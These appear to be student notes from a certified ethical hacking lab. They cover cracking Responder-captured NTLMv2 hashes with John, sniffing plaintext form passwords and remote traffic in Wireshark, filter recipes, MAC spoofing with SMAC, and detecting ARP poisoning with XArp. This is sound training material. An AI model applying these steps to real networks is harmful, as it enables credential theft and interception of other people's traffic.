
By default Responder stores logs in **usr/share/responder/logs**

Open the **Files** window and navigate to **usr\share\responder\logs** and double-click recorded log file to open and view the recorded content

Double-click the log file to view the hashes of the logged in user collected by responder.

To crack the passwords open a new command line terminal and type **john /usr/share/responder/logs/<file name of the logs.txt>**. The cracked passwords are given in the terminal windows as shown in the screenshot. Log file name may differ in your lab environment. Here the log file name is

SMBv2-NTLMv2-SSP-10.10.10.10.txt



Module 07: Malware Threats

Module 08: Sniffing Exercise 1: Sniffing Passwords using Wireshark

Filter HTTP traffic by issuing **http.request.method == "POST"** syntax in the **Filter** field, and click **Apply**.

Applying this syntax helps you narrow down the search for http POST traffic

Expand the **HTML Form URL Encoded** heading in the packet details pane. Wireshark displays the password entered by the user in plain text

In the previous task, Wireshark captured traffic of all the machines associated with the network interface. In this task, you will configure Wireshark to capture traffic of only the target machine.

Click Windows 10. Click Ctrl+Alt+Delete. Alternatively navigate to **Commands (Thunder icon)** menu and click

Ctrl+Alt+Delete

Select the Martin account and click password apple and press **Enter** to logon into Martin account

Click Windows Server 2016 and click the **search** icon on the taskbar. In the search menu type **Remote Desktop Connection** and click Remote Desktop

Connection app in the search results

Remote Desktop Connection window appears, click **Show Options**

Enter the IP address of Windows 10 (**10.10.10.10**) in the **Computer** field and give the **User name** as **martin**, then click **Connect**

Windows Security dialogue-box appears, enter the password for Martin user account (**apple**) and click **OK**

Remote Desktop Connection dialogue box appears, click **Yes**

Click the **search** icon in the taskbar and type **Services**. Click the **Services** app from the search results

In the services window, right-click on the **Remote Packet Capture Protocol v.0 (experimental)** service and click **Start**

Close the Services window and disconnect the remote desktop connection. Then launch Wireshark in the Windows Server 2016

From the Wireshark menu bar, select **Capture --> Options**

Wireshark Capture Interfaces window appears, click **Manage Interfaces** button.

In the **Manage Interfaces** window, select **Remote Interfaces** tab and click the **Add** icon

Remote Interface window appears. In **Host** text field, enter the IP address of the target machine (**10.10.10.10**) and in the **Port** text field, enter the port number **2002**. Under Authentication, select **Password authentication**, and enter the target machine's user credentials. Click **OK**. The credentials of target machine are:
Username: martin

Password: apple

A new remote interface is added on the Remote Interface tab. Select the host, click **OK**

The newly added remote interface appears in the Wireshark Capture Interfaces window. Check the interface under which IP address of the target machine is

displayed, uncheck the other interfaces and click **Start**

Click Windows 10 machine. Enter the following password for Martin user account and then press **Enter**

Open a browser (here, **Chrome**) and browse the moviescope website by typing **www.moviescope.com** in the address bar and press **Enter**

Click Windows Server 2016. You will observe that Wireshark has captured the packets remotely

After analyzing the network traffic, stop the packet capture and close all the application windows Exclude IP address: remove traffic from and to IP address

```
!ip.addr == 192.168.0.1
```

Display traffic between two specific subnet

```
ip.addr == 192.168.0.1/24 and ip.addr == 192.168.1.1/24
```

Display traffic between two specific workstations

```
ip.addr == 192.168.0.1 and ip.addr == 192.168.0.2
```

Filter by MAC

eth.addr = 00:50:7f:c5:b6:78

Filter TCP port

tcp.port == 80

Filter TCP port source

tcp.srcport == 80

Filter TCP port destination

tcp.dstport == 80

Find user agents

http.user_agent contains Firefox

!http.user_agent contains || !http.user_agent contains Chrome

Filter broadcast traffic

!(arp or icmp or dns)

Filter IP address and port

tcp.port == 80 && ip.addr == 192.168.0.1

Filter all http get requests

http.request

Filter all http get requests and responses

http.request or http.response

Filter three way handshake

```
tcp.flags.syn==1 or (tcp.seq==1 and tcp.ack==1 and tcp.len==0 and  
tcp.analysis.initial_rtt)
```

Find files by type

```
frame contains "(attachment|tar|exe|zip|pdf)"
```

Find traffic based on keyword

```
tcp contains facebook
```

```
frame contains facebook
```

Detecting SYN Floods

```
tcp.flags.syn == 1 and tcp.flags.ack == 0
```

Exercise 2: Analyzing a Network Using Capsa Network Analyzer

Navigate to **E:\CEHv10 Module 08 Sniffing\Sniffing Tools\Capsa Network Analyzer** and double-click **capsa_ent_demo_10.0.0.10038_x64.exe**. Follow the wizard-driven installation steps to install Capsa Network Analyzer. If the Open File - Security Warning pop-up appears, click **Run**. If the capsa installation wizard asks to restart the system, select **yes** and restart the machine.

Login to the machine once it restarted. Double-click the **Colasoft Capsa 10 Enterprise Demo** icon on the Desktop to launch the application.

The Colasoft Capsa 10 Enterprise Demo main window appears, as shown in the screenshot. In the Capture tab, check network adapter (here **Ethernet**) and click **Start**

to begin network analysis.

Exercise 3: Spoofing MAC Address Using SMAC

Navigate to **E:\CEHv10 Module 08 Sniffing\MAC Spoofing Tools\SMAC** and double-click **smac20_setup.exe**. Follow the steps to install SMAC

The tool launches automatically after completing the installation if you have checked **Launch SMAC** option during installation. If not, then launch the SMAC application

from the **Start** menu. The SMAC main screen appears, along with the **License Agreement**. Click **I**

The Registration window appears; click **Proceed** to continue with the unregistered version of SMAC.

The SMAC main window appears. Choose the network adapter of the machine whose MAC Address is to be spoofed

To generate a random MAC address, click **Random**.

Clicking **Random** inputs a new randomly **Spoofed MAC Address**. Click the forward arrow button next to **Network Connection** section to

display the **Network Adapter**

Click the forward arrow button next to **Hardware ID** to display the **Configuration ID** information

The Configuration ID information is displayed as shown in the screenshot. Clicking the backward arrow button next to Configuration ID will again display the Hardware ID information. These buttons allow to toggle between

the Hardware ID and Configuration ID information

To bring up the ipconfig information, click **IPConfig**

Click **Close** after analyzing the information

You can also import the MAC address list into SMAC by clicking **MAC List**

A MAC List window appears; click **Load List** to load a list of MAC addresses

Load MAC List window appears; select **Sample_MAC_Address_List.txt** file from the **Load MAC** List window, and click **Open**

A list of MAC addresses will be added to the MAC List in SMAC. Choose a MAC Address, and click **Select**

This MAC Address will be copied to "New Spoofed MAC Address" in the main SMAC screen.

Click **Update MAC** to update the MAC address information of the machine

SMAC 2.0 dialog-box appears, click **Yes** to cause a temporary disconnection in your **Network Adapter**. This dialog box appears only for the evaluation or trial version, in which only

0C-0C-0C-0C-0C-01 is assigned

After successfully spoofing the MAC address, a SMAC 2.0 pop-up appears, stating that the **Adapter has been restarted**; click **OK** to close the pop-up

It will take some time to restart and enable the adapter

Once the adapter is restarted, the MAC address is assigned to your machine. By spoofing it, an attacker can simulate attacks such as ARP poisoning and MAC flooding, without revealing the actual MAC address of the attacker's machine. By spoofing the MAC address, an attacker can simulate attacks such as ARP poisoning, MAC flooding and so on, without the actual MAC address of the attacker's machine being revealed

Exercise 4: Performing Man-in-the-Middle Attack using Cain & Abel

Exercise 5: Detecting ARP Poisoning in a Switch Based Network

Exercise 6: Detecting ARP Attacks with XArp Tool

Navigate to **E:\CEHv10 Module 08 Sniffing\ARP Spoofing Detection Tools\XArp**, and double-click **xarp-2.2.2-win.exe**. Follow the steps to install XArp

If the Open File - Security Warning appears; click **Run**.

The main window of XArp appears, displaying a list of IPs, MAC addresses, and other information for machines in the network. By default the Security level is set to basic, set it to **aggressive**. As soon as ARP poisoning is performed and security level is increased, the number of Alerts returned in the XArp pop-up increases and the status changes to ARP attacks detected. If the application does not launch automatically, launch it from the Start

Follow the steps described in the previous lab (**Performing Man-in-the-Middle Attack using Cain & Abel**) to perform **ARP Poisoning**. Perform the ARP Poisoning between Windows Server 2016 and Kali Linux

As soon as you perform ARP poisoning, **XArp** pop-up appears displaying the **Alerts**.

